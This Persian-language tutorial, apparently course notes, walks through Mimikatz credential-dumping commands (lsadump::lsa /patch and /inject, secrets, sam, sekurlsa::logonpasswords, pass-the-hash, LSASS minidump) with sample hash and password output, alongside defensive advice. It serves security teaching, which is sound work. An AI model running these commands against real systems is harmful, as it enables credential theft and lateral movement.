- اگر نیاز به دسترسی **SYSTEM** دارد، از دستور زیر استفاده کنید:

token::elevate

۴. اجرای دستور **:lsadump::secrets**:

- دستور زیر را وارد کنید:

lsadump::secrets

```
mimikatz # lsadump::secrets
Domain : VCLAB-PC
SysKey : b691c1b01f438c0cd103849897a344b
ERROR kuhl_m_lsadump_secretsOrCache ; kuhl_m_registry_RegOpenKeyEx (SECURITY)
```

مثال خروجی

mimikatz # lsadump::secrets

Domain : WORKSTATION

SysKey : 1234567890ABCDEF1234567890ABCDEF

Local Security Authority (LSA) Secrets

Policy subsystem secrets:

DPAPI_SYSTEM

dpapi_machinekey: 1234567890ABCDEF1234567890ABCDEF

dpapi_userkey: 0987654321ABCDEF0987654321ABCDEF

NL\$KM

89 67 45 23 01 0000 AB CD EF 01 23 45 67 89 AB CD EF .#Eg.....#Eg..

89 67 45 23 01 0010 AB CD EF 01 23 45 67 89 AB CD EF .#Eg.....#Eg..

SCM (Service Control Manager) credentials:

Service: SomeService

Password: P@ssw0rd

توضیح خروجی

- **Domain**: نام دامنه یا سیستم محلی.
- **SysKey**: کلید سیستم که برای رمزگشایی داده‌های LSA Secrets استفاده می‌شود.
- **DPAPI_SYSTEM**: کلیدهای DPAPI (Data Protection API) برای رمزنگاری داده‌های کاربر و سیستم.
- **NL\$KM**: کلید اصلی شبکه (Network Key) که برای رمزنگاری اطلاعات شبکه استفاده می‌شود.
- **SCM Credentials**: رمزهای عبور مربوط به سرویس‌های سیستم.

کاربردهای lsadump::secrets

1. تست نفوذ: برای شناسایی رمزهای عبور سرویس‌ها و سایر اطلاعات حساس.
2. حرکت جانبی در شبکه: استفاده از رمزهای عبور سرقت شده برای دسترسی به سیستم‌های دیگر.
3. بررسی امنیتی: ارزیابی آسیب‌پذیری‌های سیستم در برابر حملات Credential Dumping.

راههای دفاع در برابر lsadump::secrets

1. **LSA Protection**: فعال کردن LSA Protection با فعال‌سازی LSA Protection، از دسترسی غیرمجاز به LSASS جلوگیری کنید.

2. محدود کردن دسترسی : Debug

- دسترسی **Debug** را تنها به کاربران مورد اعتماد محدود کنید.

3. مانیتورینگ و لگ‌گیری:

- فعالیت‌های غیرعادی مرتبط با LSA Secrets و LSASS را نظارت کنید.
- از ابزارهای امنیتی مانند **EDR** (Endpoint Detection and Response) برای شناسایی حملات استفاده کنید.

4. بهروزرسانی سیستم‌عامل:

- آخرین پچ‌های امنیتی را نصب کنید تا از سوءاستفاده از آسیب‌پذیری‌های شناخته‌شده جلوگیری شود.

نکته اخلاقی

استفاده از Mimikatz و دستوراتی مانند `lsadump::secrets` باید تنها در چارچوب قانونی و با مجوز انجام شود. این ابزارها می‌توانند هم برای اهداف مخرب و هم برای اهداف دفاعی (مانند تست نفوذ و ارزیابی امنیتی) استفاده شوند.

`lsadump:: lsa /patch -> allowed to read and query hash users in lsass :`

← اجازه خواندن و پرس‌و‌جو از هش کاربران در LSASS را می‌دهد.

کمی بیشتر راجب شن بگم بهتون

این دستور در Mimikatz برای دسترسی به اطلاعات احراز هویت مانند هش‌های NTLM از پروسس Local (Local Security Authority Subsystem Service) استفاده می‌شود. با اجرای این دستور، می‌توانید هش‌های رمز عبور کاربران را از حافظه LSASS استخراج کنید. این کار معمولاً برای تست نفوذ یا ارزیابی امنیتی انجام می‌شود، اما می‌تواند توسط مهاجمان نیز برای سرقت Credential‌ها مورد استفاده قرار گیرد.

دستور Mimikatz در `lsadump::lsa /patch` برای استخراج اطلاعات احراز هویت (مانند هش‌های NTLM و رمزهای عبور) از حافظه پروسس LSASS Local Security Authority Subsystem Service استفاده می‌شود. این دستور به شما امکان می‌دهد تا هش‌های رمز عبور و توکن‌های دسترسی را از LSASS استخراج کنید.

نحوه استفاده از `lsadump::lsa /patch` از

1. اجرای Mimikatz :

- Mimikatz را با دسترسی **Administrator** اجرا کنید.

2. فعال سازی دسترسی **Debug** (در صورت نیاز):
○ اگر دسترسی **Debug** فعال نشده است، از دستور زیر استفاده کنید:

```
privilege::debug
```

3. ارتقای توکن دسترسی در صورت نیاز:

اگر نیاز به دسترسی **SYSTEM** دارید، از دستور زیر استفاده کنید:

```
token::elevate
```

4. اجرای دستور **:lsadump::lsa /patch**:

• دستور زیر را وارد کنید:

```
:lsadump::lsa /patch
```

مثال خروجی

```
mimikatz # :lsadump::lsa /patch
```

Domain : WORKSTATION

SysKey : 1234567890ABCDEF1234567890ABCDEF

Local Security Authority (LSA) Secrets

```
=====
```

Policy subsystem secrets:

DPAPI_SYSTEM

dpapi_machinekey: 1234567890ABCDEF1234567890ABCDEF

dpapi_userkey: 0987654321ABCDEF0987654321ABCDEF

NL\$KM

0000 01 23 45 67 89 AB CD EF 01 23 45 67 89 AB CD EF .#Eg.....#Eg..

0010 01 23 45 67 89 AB CD EF 01 23 45 67 89 AB CD EF .#Eg.....#Eg..

Authentication Id : 0 ; 123456 (00000000:0001e240)

Session : Interactive from 1

User Name : Administrator

Domain : DOMAIN

Logon Server : DC

Logon Time : 10/10/2023 12:34:56 PM

SID : S-1-5-21-123456789-1234567890-123456789-500

msv :

[00000003] Primary

* Username : Administrator

* Domain : DOMAIN

* NTLM : 1234567890ABCDEF1234567890ABCDEF

* SHA1 : 1234567890ABCDEF1234567890ABCDEF12345678

توضیح خروجی

- **Domain** : نام دامنه یا سیستم محلی.
- **SysKey** : کلید سیستم که برای رمزگشایی داده‌های LSA استفاده می‌شود.
- **DPAPI_SYSTEM** : کلیدهای DPAPI (Data Protection API) برای رمزگاری داده‌های کاربر و سیستم.
- **NL\$KM** : کلید اصلی شبکه (Network Key) که برای رمزگاری اطلاعات شبکه استفاده می‌شود.
- **Authentication Id** : شناسه منحصر به فرد برای session احراز هویت.
- **User Name** : نام کاربری.
- **Domain** : دامنه مربوط به کاربر.
- **NTLM** : هش NTLM مربوط به رمز عبور کاربر.
- **SHA1** : هش SHA1 مربوط به رمز عبور کاربر.

کاربردهای lsadump::lsa /patch

1. تست نفوذ: برای شناسایی credential های ذخیره شده در سیستم.
2. حرکت جانبی در شبکه: استفاده از هش های NTLM برای دسترسی به سیستم های دیگر.
3. بررسی امنیتی: ارزیابی آسیب پذیری های سیستم در برابر حملات Credential Dumping.

راه های دفاع در برابر lsadump::lsa /patch

1. فعال کردن LSA Protection:
 - با فعال سازی LSA Protection، از دسترسی غیر مجاز به LSASS جلوگیری کنید.
2. محدود کردن دسترسی Debug:
 - دسترسی Debug را تنها به کاربران مورد اعتماد محدود کنید.
3. مانیتورینگ و لگ گیری:
 - فعالیت های غیر عادی مرتبط با LSASS را نظارت کنید.
 - از ابزارهای امنیتی مانند EDR (Endpoint Detection and Response) برای شناسایی حملات استفاده کنید.
4. به روز رسانی سیستم عامل:
 - آخرین پچ های امنیتی را نصب کنید تا از سوءاستفاده از آسیب پذیری های شناخته شده جلوگیری شود.

OR

inject code in lsass and finde credential

کد را در LSASS تزریق کنید و اعتبار را پیدا کنید

این پروسس شامل تزریق کد به پروسس LSASS (سیستم مدیریت امنیت و احراز هویت در ویندوز) و سپس استخراج اطلاعات احراز هویت (مانند رمزهای عبور، هش ها و توکن ها) از حافظه آن است. LSASS حاوی اطلاعات حساسی است که برای دسترسی به سیستم ها و شبکه ها استفاده می شود.

lsadump:: lsa /inject

دستور Mimikatz در lsadump::lsa /inject برای استخراج اطلاعات احراز هویت (مانند هش های NTLM و رمزهای عبور از حافظه پروسس LSASS (Local Security Authority Subsystem Service) استفاده می شود. این دستور با تزریق کد به LSASS، اطلاعات حساس را از حافظه آن استخراج می کند.

نحوه استفاده از `lsadump::lsa /inject`

1. اجرای Mimikatz

Administrator را با دسترسی Mimikatz اجرا کنید.

2. فعالسازی دسترسی Debug (در صورت نیاز):

اگر دسترسی Debug فعال نشده است، از دستور زیر استفاده کنید:

```
privilege::debug
```

3. ارتقای توکن دسترسی (در صورت نیاز):

اگر نیاز به دسترسی SYSTEM دارید، از دستور زیر استفاده کنید:

```
token::elevate
```

4. اجرای دستور `lsadump::lsa /inject`

دستور زیر را وارد کنید:

```
lsadump::lsa /inject
```

مثال خروجی

```
mimikatz # lsadump::lsa /inject
Domain : WORKSTATION
SysKey : 1234567890ABCDEF1234567890ABCDEF
```

Local Security Authority (LSA) Secrets

Policy subsystem secrets:

DPAPI_SYSTEM

dpapi_machinekey: 1234567890ABCDEF1234567890ABCDEF

dpapi_userkey: 0987654321ABCDEF0987654321ABCDEF

NL\$KM

0000 01 23 45 67 89 AB CD EF 01 23 45 67 89 AB CD EF .#Eg.....#Eg..

0010 01 23 45 67 89 AB CD EF 01 23 45 67 89 AB CD EF .#Eg.....#Eg..

Authentication Id : 0 ; 123456 (00000000:0001e240)

Session : Interactive from 1

User Name : Administrator

Domain : DOMAIN

Logon Server : DC

Logon Time : 10/10/2023 12:34:56 PM

SID : S-1-5-21-123456789-1234567890-123456789-500

msv :

[00000003] Primary

* Username : Administrator

* Domain : DOMAIN

* NTLM : 1234567890ABCDEF1234567890ABCDEF

* SHA1 : 1234567890ABCDEF1234567890ABCDEF12345678

توضیح خروجی

- **Domain** : نام دامنه یا سیستم محلی.
- **SysKey** : کلید سیستم که برای رمزگشایی داده‌های LSA استفاده می‌شود.
- **DPAPI_SYSTEM** : کلیدهای DPAPI (Data Protection API) برای رمزگاری داده‌های کاربر و سیستم.
- **NL\$KM** : کلید اصلی شبکه (Network Key) که برای رمزگاری اطلاعات شبکه استفاده می‌شود.
- **Authentication Id** : شناسه منحصر به فرد برای session احراز هویت.
- **User Name** : نام کاربری.

- دامنه مربوط به کاربر: **Domain**
- هش NTLM مربوط به رمز عبور کاربر: **NTLM**
- هش SHA1 مربوط به رمز عبور کاربر: **SHA1**

کاربردهای `lsadump::lsa /inject`

1. تست نفوذ: برای شناسایی credential های ذخیره شده در سیستم.
2. حرکت جانبی در شبکه: استفاده از هش های NTLM برای دسترسی به سیستم های دیگر.
3. بررسی امنیتی: ارزیابی آسیب پذیری های سیستم در برابر حملات Credential Dumping.

راه های دفاع در برابر `lsadump::lsa /inject`

فعال کردن LSA Protection

با فعال سازی **LSA Protection**، از دسترسی غیر مجاز به LSASS جلوگیری کنید.

محدود کردن دسترسی Debug

دسترسی **Debug** را تنها به کاربران مورد اعتماد محدود کنید.

مانیتورینگ و لاغ گیری:

فعالیت های غیرعادی مرتبط با LSASS را نظارت کنید.

از ابزارهای امنیتی مانند **EDR** (Endpoint Detection and Response) برای شناسایی حملات استفاده کنید.

به روز رسانی سیستم عامل:

آخرین پچ های امنیتی را نصب کنید تا از سوءاستفاده از آسیب پذیری های شناخته شده جلوگیری شود.

`lsadump::lsa`

دستور `lsadump::lsa` در Mimikatz برای استخراج اطلاعات احراز هویت (مانند هش های NTLM و رمزهای عبور) از حافظه پروسس Local Security Authority Subsystem Service استفاده می شود. این دستور به شما امکان می دهد تا هش های رمز عبور، توکن های دسترسی و سایر اطلاعات حساس را از LSASS استخراج کنید.

نحوه استفاده از `lsadump::lsa`

1. اجرای Mimikatz : Mimikatz را با دسترسی Administrator اجرا کنید.
2. فعالسازی دسترسی Debug در صورت نیاز:
3. اگر دسترسی Debug فعال نشده است، از دستور زیر استفاده کنید:

`privilege::debug`

4. ارتقای توکن دسترسی (در صورت نیاز):
 - اگر نیاز به دسترسی SYSTEM دارید، از دستور زیر استفاده کنید:

`token::elevate`

5. اجرای دستور `lsadump::lsa`
 - دستور زیر را وارد کنید:

`lsadump::lsa`

مثال خروجی

```
mimikatz # lsadump::lsa
```

Domain : WORKSTATION

SysKey : 1234567890ABCDEF1234567890ABCDEF

Local Security Authority (LSA) Secrets

Policy subsystem secrets:

DPAPI_SYSTEM

dpapi_machinekey: 1234567890ABCDEF1234567890ABCDEF

dpapi_userkey: 0987654321ABCDEF0987654321ABCDEF

NL\$KM

89 67 45 23 01 0000 AB CD EF 01 23 45 67 89 AB CD EF .#Eg.....#Eg..

89 67 45 23 01 0010 AB CD EF 01 23 45 67 89 AB CD EF .#Eg.....#Eg..

Authentication Id : 0 ; 123456 (00000000:0001e240)

Session : Interactive from 1

User Name : Administrator

Domain : DOMAIN

Logon Server : DC

Logon Time : 10/10/2023 12:34:56 PM

SID : S-1-5-21-123456789-1234567890-123456789-500

msv:

[00000003] Primary

* Username : Administrator

* Domain : DOMAIN

* NTLM : 1234567890ABCDEF1234567890ABCDEF

* SHA1 : 1234567890ABCDEF1234567890ABCDEF12345678

توضیح خروجی

- **Domain** : نام دامنه یا سیستم محلی.
- **SysKey** : کلید سیستم که برای رمزگشایی داده‌های LSA استفاده می‌شود.
- **DPAPI_SYSTEM** : کلیدهای (Data Protection API) برای رمزنگاری داده‌های کاربر و سیستم.
- **NL\$KM** : کلید اصلی شبکه (Network Key) که برای رمزنگاری اطلاعات شبکه استفاده می‌شود.
- **Authentication Id** : شناسه منحصر به فرد برای session احراز هویت.
- **User Name** : نام کاربری.
- **Domain** : دامنه مربوط به کاربر.
- **NTLM** : هش NTLM مربوط به رمز عبور کاربر.
- **SHA1** : هش SHA1 مربوط به رمز عبور کاربر.

کاربردهای lsadump::lsa

1. تست نفوذ: برای شناسایی credential های ذخیره شده در سیستم.
2. حرکت جانبی در شبکه: استفاده از هش های NTLM برای دسترسی به سیستم های دیگر.
3. بررسی امنیتی: ارزیابی آسیب پذیری های سیستم در برابر حملات Credential Dumping.

راههای دفاع در برابر lsadump::lsa

1. فعال کردن LSA Protection:
 - با فعال سازی LSA Protection، از دسترسی غیر مجاز به LSASS جلوگیری کنید.
2. محدود کردن دسترسی Debug:
 - دسترسی Debug را تنها به کاربران مورد اعتماد محدود کنید.
3. مانیتورینگ و لاغ گیری:
 - فعالیت های غیر عادی مرتبط با LSASS را نظارت کنید.
 - از ابزارهای امنیتی مانند EDR (Endpoint Detection and Response) برای شناسایی حملات استفاده کنید.
4. به روز رسانی سیستم عامل:
 - آخرین وصله های امنیتی را نصب کنید تا از سوءاستفاده از آسیب پذیری های شناخته شده جلوگیری شود.

lsadump::lsa /inject /name:.....

دستور Mimikatz در lsadump::lsa /inject /name:... برای استخراج اطلاعات خاص از حافظه پروسس LSASS (Local Security Authority Subsystem Service) استفاده می شود. این دستور به شما امکان می دهد تا اطلاعات مربوط به یک حساب کاربری خاص یا سرویس خاص را از LSASS استخراج کنید. این کار با تزریق کد به LSASS انجام می شود.

سینتکس دستور

lsadump::lsa /inject /name: <نام حساب یا سرویس>

- /inject : از تزریق کد برای استخراج اطلاعات استفاده می کند.
- /name : نام حساب کاربری یا سرویس مورد نظر را مشخص می کند.

نحوه استفاده از `lsadump::lsa /inject /name:....`

1. اجرای Mimikatz : Mimikatz را با دسترسی **Administrator** اجرا کنید.
2. فعالسازی دسترسی **Debug** (در صورت نیاز):
 - اگر دسترسی **Debug** فعال نشده است، از دستور زیر استفاده کنید:

`privilege::debug`

3. ارتقای توکن دسترسی (در صورت نیاز):
 - اگر نیاز به دسترسی **SYSTEM** دارید، از دستور زیر استفاده کنید:

`token::elevate`

4. اجرای دستور `lsadump::lsa /inject /name:....`:
 - دستور زیر را وارد کنید (مقدار <نام حساب یا سرویس> را با نام مورد نظر جایگزین کنید):

`lsadump::lsa /inject /name:<نام حساب یا سرویس>`

مثال‌ها :

استخراج اطلاعات حساب : **Administrator**

`lsadump::lsa /inject /name:Administrator`

استخراج اطلاعات سرویس خاص:

`lsadump::lsa /inject /name:SomeService`

مثال خروجی

`mimikatz # lsadump::lsa /inject /name:Administrator`

Domain : WORKSTATION

SysKey : 1234567890ABCDEF1234567890ABCDEF

Local Security Authority (LSA) Secrets

=====

Policy subsystem secrets:

DPAPI_SYSTEM

dpapi_machinekey: 1234567890ABCDEF1234567890ABCDEF

dpapi_userkey: 0987654321ABCDEF0987654321ABCDEF

Authentication Id : 0 ; 123456 (00000000:0001e240)

Session : Interactive from 1

User Name : Administrator

Domain : DOMAIN

Logon Server : DC

Logon Time : 10/10/2023 12:34:56 PM

SID : S-1-5-21-123456789-1234567890-123456789-500

msv :

[00000003] Primary

* Username : Administrator

* Domain : DOMAIN

* NTLM : 1234567890ABCDEF1234567890ABCDEF

* SHA1 : 1234567890ABCDEF1234567890ABCDEF12345678

توضیح خروجی

- **Domain** : نام دامنه یا سیستم.local
- **SysKey** : کلید سیستم که برای رمزگشایی داده‌های LSA استفاده می‌شود.
- **DPAPI_SYSTEM** : کلیدهای DPAPI (Data Protection API) برای رمزگاری داده‌های کاربر و سیستم.
- **Authentication Id** : شناسه منحصر به فرد برای session احراز هویت.
- **User Name** : نام کاربری.
- **Domain** : دامنه مربوط به کاربر.
- **NTLM** : هش NTLM مربوط به رمز عبور کاربر.
- **SHA1** : هش SHA1 مربوط به رمز عبور کاربر.

کاربردهای ...
`lsadump::lsa /inject /name:....`

1. تست نفوذ: برای شناسایی credential های ذخیره شده در سیستم.
2. حرکت جانبی در شبکه: استفاده از هش های NTLM برای دسترسی به سیستم های دیگر.
3. بررسی امنیتی: ارزیابی آسیب پذیری های سیستم در برابر حملات Credential Dumping.

راه های دفاع در برابر ...
`lsadump::lsa /inject /name:....`

1. فعال کردن LSA Protection:
 - با فعال سازی LSA Protection، از دسترسی غیر مجاز به LSASS جلوگیری کنید.
2. محدود کردن دسترسی Debug:
 - دسترسی Debug را تنها به کاربران مورد اعتماد محدود کنید.
3. مانیتورینگ و لگ گیری:
 - فعالیت های غیر عادی مرتبط با LSASS را نظارت کنید.
4. به روز رسانی سیستم عامل:
 - از ابزارهای امنیتی مانند EDR (Endpoint Detection and Response) برای شناسایی حملات استفاده کنید.
 - آخرین پچ های امنیتی را نصب کنید تا از سوءاستفاده از آسیب پذیری های شناخته شده جلوگیری شود.

<https://tools.thehacker.recipes/mimikatz/modules/lsadump/lsa>

`privilege::debug`

دستور `privilege::debug` برای فعال کردن دسترسی های دیباگ (اشکال زدایی) استفاده می شود. بدون این دسترسی ها، برخی از دستورات Mimikatz (مانند دستوراتی که نیاز به دسترسی به LSASS دارند) کار نخواهند کرد.

دستور اصلاح شده:

`mimikatz privilege::debug`

این دستور دسترسی های لازم رو به Mimikatz میده تا بتونه با سیستم امنیتی ویندوز (LSASS) کار کنه یا هویت کاربران دیگه رو تقلید کنه.

`token::elevate`

این دستور سعی می کند سطح دسترسی (токن) فرآیند فعلی را ارتقا دهد، معمولاً به سطح **SYSTEM** ، که به مهاجم اجازه می دهد از دسترسی های بالاتری استفاده کند.

دستور تصحیح شده:

mimikatz token::elevate

این دستور زمانی مفید است که مهاجم با یک دسترسی محدود (токن سطح پایین) کار می کند و نیاز دارد تا به یک حساب کاربری با دسترسی بالاتر (مثل ادمین) ارتقا پیدا کند تا بتواند کارهای بیشتری انجام دهد، مثلًاً اطلاعات ورود (Credentials) را استخراج کند یا کد مخرب تزریق کند.

sekurlsa::logonpasswords

این دستور یکی از پرکاربردترین دستورات در Mimikatz برای استخراج اطلاعات ورود (Credential Dumping) است. این دستور اطلاعاتی مثل پسورد های متن ساده، هش های NTLM و بلیط های Kerberos را از حافظه سیستم (از طریق LSASS) استخراج می کند.

دستور تصحیح شده:

mimikatz sekurlsa::logonpasswords

مثال خروجی

Authentication Id : 0 ; Logon Type : 2

User Name : Administrator

Domain : WORKGROUP

Logon Server: WORKSTATION

Hash NTLM : 32a8f3f8e99b21f0b482b2a96b654462

Password : password123

این دستور پسورد plain-text و هش NTLM حساب **Administrator** (مدیر سیستم) را نشون میده، اگه این اطلاعات در دسترس باشه.

sekurlsa::msv

این دستور اطلاعات احراز هویت **MSV1_0** را استخراج می‌کند که شامل هش‌های NTLM و سایر داده‌های احراز هویت است. معمولاً این دستور همراه با دستورات دیگر برای استخراج اطلاعات ورود (Credential Dumping) استفاده می‌شود.

دستور تصحیح شده:

```
mimikatz sekurlsa::msv
```

این دستور هش‌های NTLM کاربرانی که در حال حاضر به سیستم وارد شده‌اند (احراز هویت شده‌اند) را نمایش می‌دهد.

```
sekurlsa::pth (Pass-the-Hash)
```

دستور **sekurlsa::pth** برای حملات **Pass-the-Hash** استفاده می‌شود. در این نوع حمله، مهاجم از هش NTLM پسورد یک کاربر استفاده می‌کند تا به سیستم‌های دیگر دسترسی پیدا کند، بدون اینکه نیاز به داشتن پسورد واقعی کاربر داشته باشد.

خیلی ساده بگم: این دستور برای حمله‌هایی استفاده می‌شود که هکرها با استفاده از هش پسورد (NTLM) کاربر، بدون نیاز به پسورد اصلی، به سیستم‌های دیگر نفوذ می‌کنند.

```
mimikatz sekurlsa::pth /user: /domain: /ntlm: /run
```

مثال

```
Mimikatz sekurlsa::pth /user:administrator /domain:corp.local  
/ntlm:7f8c72f7e5978a56c98184ea2fc85d1b /run:cmd.exe
```

این دستور به مهاجم اجازه می‌دهد تا با استفاده از هش NTLM (مثلًا 7f8c72f7e5978a56c98184ea2fc85d1b) به عنوان کاربر مدیر (**Administrator**) روی یک ماشین دیگر احراز هویت کند و برنامه‌هایی مثل cmd.exe را با دسترسی‌های آن کاربر اجرا کند.

خیلی ساده بگم: این دستور به هکر اجازه میدهد با استفاده از هش پسورد مدیر، خودش رو جای اون کاربر روی یک سیستم دیگه جا بزنه و دستوراتی مثل cmd.exe رو با دسترسی ادمین اجرا کنه.

```
sekurlsa::minidump (Dump LSASS Memory)
```

دستور **sekurlsa::minidump** برای ایجاد یک فایل حافظه (Memory Dump) از پروسس LSASS استفاده می‌شود. این فایل حافظه بعداً می‌تواند تحلیل شود تا اطلاعات ورود (Credentials) مانند پسوردها و هش‌ها از آن استخراج شود.

دستور تصحیح شده:

```
mimikatz sekurlsa::minidump lsass.dmp
```

این دستور یک فایل حافظه (Memory Dump) با نام lsass.dmp را ایجاد می‌کند که بعداً می‌تواند با ابزارهایی مثل Mimikatz تحلیل شود تا پسوردها و هش‌ها از LSASS استخراج شوند.

```
lsadump::sam and lsadump::secrets
```

این دستورها اطلاعات **SAM** (مدیر حساب‌های امنیتی) و **Secrets** را از حافظه LSASS استخراج می‌کنند که حاوی اطلاعات مهمی مانند پسوردها و هش‌ها هستند.

دستور تصویح شده برای : SAM

```
mimikatz lsadump::sam
```

این دستور اطلاعات حساب‌های کاربری از پایگاه داده SAM را استخراج می‌کند، از جمله هش‌های پسورد.

دستور تصویح شده برای : Secrets

```
mimikatz lsadump::secrets
```

این دستور LSA Secrets را استخراج می‌کند که شامل اطلاعات حساسی مانند اعتبارنامه‌های حساب‌های سرویس و سایر Secrets ها است.

خیلی ساده بگم :

- دستور `lsadump::sam` اطلاعات کاربران و هش‌های پسوردشون رو از سیستم بیرون می‌کشه.
- دستور `lsadump::secrets` اطلاعات محروم‌هایی مثل پسورد‌های حساب‌های سرویس و چیزهای دیگه رو نشون میده.

```
lsadump::lsa /patch
```

```
mimikatz # lsadump::lsa /patch
Domain : VCLAB-PC / S-1-5-21-3311865691-203533285-3916444207

RID : 000001f4 (500)
User : Administrator
LM :
NTLM : aa3d32cb7efd83de34ca1847a5550b48

RID : 000001f7 (503)
User : DefaultAccount
LM :
NTLM :

RID : 000001f5 (501)
User : Guest
LM :
NTLM :

RID : 000003ed (1005)
User : normaluser
LM :
NTLM : aa3d32cb7efd83de34ca1847a5550b48

RID : 000003eb (1003)
User : sshd
LM :
NTLM : fb76f3a33d36b31a4e4f4645bbd5659f

RID : 000003f0 (1008)
User : Test
LM :
NTLM : aa3d32cb7efd83de34ca1847a5550b48

RID : 000001f8 (504)
User : WDAGUtilityAccount
LM :
NTLM : 17c9bb6e7168ad5e10483392f3a81ca4

mimikatz #
```

دستور [lsadump::lsa /patch](#) پروسس LSASS را اصلاح (Patch) می‌کند تا امکان خواندن و پرس‌وجوی هش‌های ذخیره شده در حافظه فراهم شود. این کار بخشی از دور زدن محافظت‌های LSASS است که ممکن است برای جلوگیری از دسترسی غیرمجاز به اطلاعات ذخیره شده (مانند پسورد ها و هش‌ها) اعمال شده باشد.

دستور تصحیح شده:

```
mimikatz lsadump::lsa /patch
```

پس از اعمال این اصلاح، مهاجمان می‌توانند از LSASS برای دریافت اطلاعات ذخیره شده مانند هش‌های پسورد و بلیط‌های Kerberos استفاده کنند.

ساده بگم بهتون :

این دستور محافظت‌های LSASS را دور می‌زنه تا هکرها بتونن هش‌های پسورد و اطلاعات امنیتی دیگه رو از حافظه سیستم بخونن. بعد از اعمال این دستور، مهاجم می‌تونه به اطلاعات مهمی مثل پسوردها و بلیط‌های Kerberos دسترسی پیدا کنه.

`lsadump::lsa /inject`

```
mimikatz # lsadump::lsa /inject
Domain : VCLAB-PC / S-1-5-21-3311865691-203533285-3916444207

RID : 000001f4 (500)
User : Administrator

* Primary
  NTLM : aa3d32cb7efd83de34ca1847a5550b48
  LM   :
Hash NTLM: aa3d32cb7efd83de34ca1847a5550b48
  ntlm- 0: aa3d32cb7efd83de34ca1847a5550b48
  ntlm- 1: 31d6cfe0d16ae931b73c59d7e0c089c0
  lm   - 0: b7cb39ee1fd2c3b8b1ad7cbeeb9d1b11

RID : 000001f7 (503)
User : DefaultAccount

* Primary
  NTLM :
  LM   :

RID : 000001f5 (501)
User : Guest

* Primary
  NTLM :
  LM   :

RID : 000003ed (1005)
User : normaluser

* Primary
  NTLM : aa3d32cb7efd83de34ca1847a5550b48
  LM   :
Hash NTLM: aa3d32cb7efd83de34ca1847a5550b48
```

این دستور کد مخرب را به پروسس LSASS تزریق می‌کند تا اطلاعات ورود (Credentials) را بخواند. این تکنیک پیشرفته‌تر است و به مهاجمان اجازه می‌دهد تا LSASS را برای استخراج اطلاعات دستکاری کند.

دستور تصحیح شده:

`mimikatz lsadump::lsa /inject`

این روش معمولاً در حملات هدفمند پیشرفته استفاده می‌شود تا اطلاعات ورود از حافظه استخراج شود بدون اینکه سیستم تشخیص دهد.

یکی از قدرتمندترین قابلیت‌های Mimikatz ، توانایی استخراج اطلاعات ورود از پروسس LSASS (سرویس زیرسیستم اختیارات امنیتی محلی) است LSASS . مسئول مدیریت پروسس‌های ورود و احراز هویت در سیستم‌های ویندوز است و اطلاعات حساسی مانند پسوردهای کاربران و توکن‌های احراز هویت را ذخیره می‌کند.

استخراج اطلاعات از LSASS :

1. فعال کردن دسترسی‌های دیباگ:

```
privilege::debug
```

```
mimikatz # privilege::debug  
Privilege '20' OK
```

این دستور دسترسی‌های دیباگ را در session فعلی فعال می‌کند. در ویندوز، برخی اقدامات حساس (مانند تزریق کد به پروسس‌های دیگر یا استخراج حافظه) نیاز به دسترسی‌های دیباگ دارند. برای دسترسی به پروسس‌های محافظت شده مثل lsass.exe ، این دسترسی‌ها لازم هستند.

2. اصلاح LSASS برای استخراج اطلاعات:

```
lsadump::lsa /patch
```

```
mimikatz # lsadump::lsa /patch
Domain : VCLAB-PC / S-1-5-21-3311865691-203533285-3916444207

RID : 000001f4 (500)
User : Administrator
LM :
NTLM : aa3d32cb7efd83de34ca1847a5550b48

RID : 000001f7 (503)
User : DefaultAccount
LM :
NTLM :

RID : 000001f5 (501)
User : Guest
LM :
NTLM :

RID : 000003ed (1005)
User : normaluser
LM :
NTLM : aa3d32cb7efd83de34ca1847a5550b48

RID : 000003eb (1003)
User : sshd
LM :
NTLM : fb76f3a33d36b31a4e4f4645bbd5659f

RID : 000003f0 (1008)
User : Test
LM :
NTLM : aa3d32cb7efd83de34ca1847a5550b48

RID : 000001f8 (504)
User : WDAGUtilityAccount
LM :
NTLM : 17c9bb6e7168ad5e10483392f3a81ca4

mimikatz #
```

این دستور LSASS را اصلاح می‌کند تا بتوان اطلاعات حساس را از حافظه آن استخراج کرد.

۳. بررسی و حذف محافظت از LSASS :

- لیست کردن پروسس‌ها و محافظت‌ها:

```
!process
```

```
mimikatz # !process
4      System          F-Tok   Sig 1e/1c [2-0-7]
92     Registry        F-Tok   Sig 00/00 [2-0-7]
312    smss.exe       F-Tok   Sig 3e/0c [1-0-6]
436    csrss.exe      F-Tok   Sig 3e/0c [1-0-6]
524    wininit.exe    F-Tok   Sig 3e/0c [1-0-6]
532    csrss.exe      F-Tok   Sig 3e/0c [1-0-6]
620    winlogon.exe   F-Tok   Sig 0c/00 [0-0-0]
652    services.exe   F-Tok   Sig 3e/0c [1-0-6]
672    lsass.exe       F-Tok   Sig 0c/00 [0-0-0]
776    svchost.exe    F-Tok   Sig 00/00 [0-0-0]
792    fontdrvhost.ex F-Tok   Sig 08/08 [0-0-0]
800    fontdrvhost.ex F-Tok   Sig 08/08 [0-0-0]
884    WUDFHost.exe   F-Tok   Sig 00/00 [0-0-0]
972    svchost.exe    F-Tok   Sig 00/00 [0-0-0]
456    dwm.exe         F-Tok   Sig 00/00 [0-0-0]
664    svchost.exe    F-Tok   Sig 00/00 [0-0-0]
1036   svchost.exe    F-Tok   Sig 00/00 [0-0-0]
1044   svchost.exe    F-Tok   Sig 00/00 [0-0-0]
1076   svchost.exe    F-Tok   Sig 00/00 [0-0-0]
1100   svchost.exe    F-Tok   Sig 00/00 [0-0-0]
1116   svchost.exe    F-Tok   Sig 00/00 [0-0-0]
1180   svchost.exe    F-Tok   Sig 00/00 [0-0-0]
1248   svchost.exe    F-Tok   Sig 00/00 [0-0-0]
1592   svchost.exe    F-Tok   Sig 00/00 [0-0-0]
1708   svchost.exe    F-Tok   Sig 00/00 [0-0-0]
1724   svchost.exe    F-Tok   Sig 00/00 [0-0-0]
2020   MemCompression F-Tok   Sig 00/00 [2-0-7]
2112   svchost.exe    F-Tok   Sig 00/00 [0-0-0]
2208   TabTip.exe     F-Tok   Sig 00/00 [0-0-0]
2448   svchost.exe    F-Tok   Sig 00/00 [0-0-0]
2532   svchost.exe    F-Tok   Sig 00/00 [0-0-0]
2540   svchost.exe    F-Tok   Sig 00/00 [0-0-0]
2612   spoolsv.exe    F-Tok   Sig 00/00 [0-0-0]
2764   svchost.exe    F-Tok   Sig 08/08 [0-0-0]
2832   MpDefenderCore F-Tok   Sig 37/07 [1-0-3]
2860   VGAuthService. F-Tok   Sig 00/00 [0-0-0]
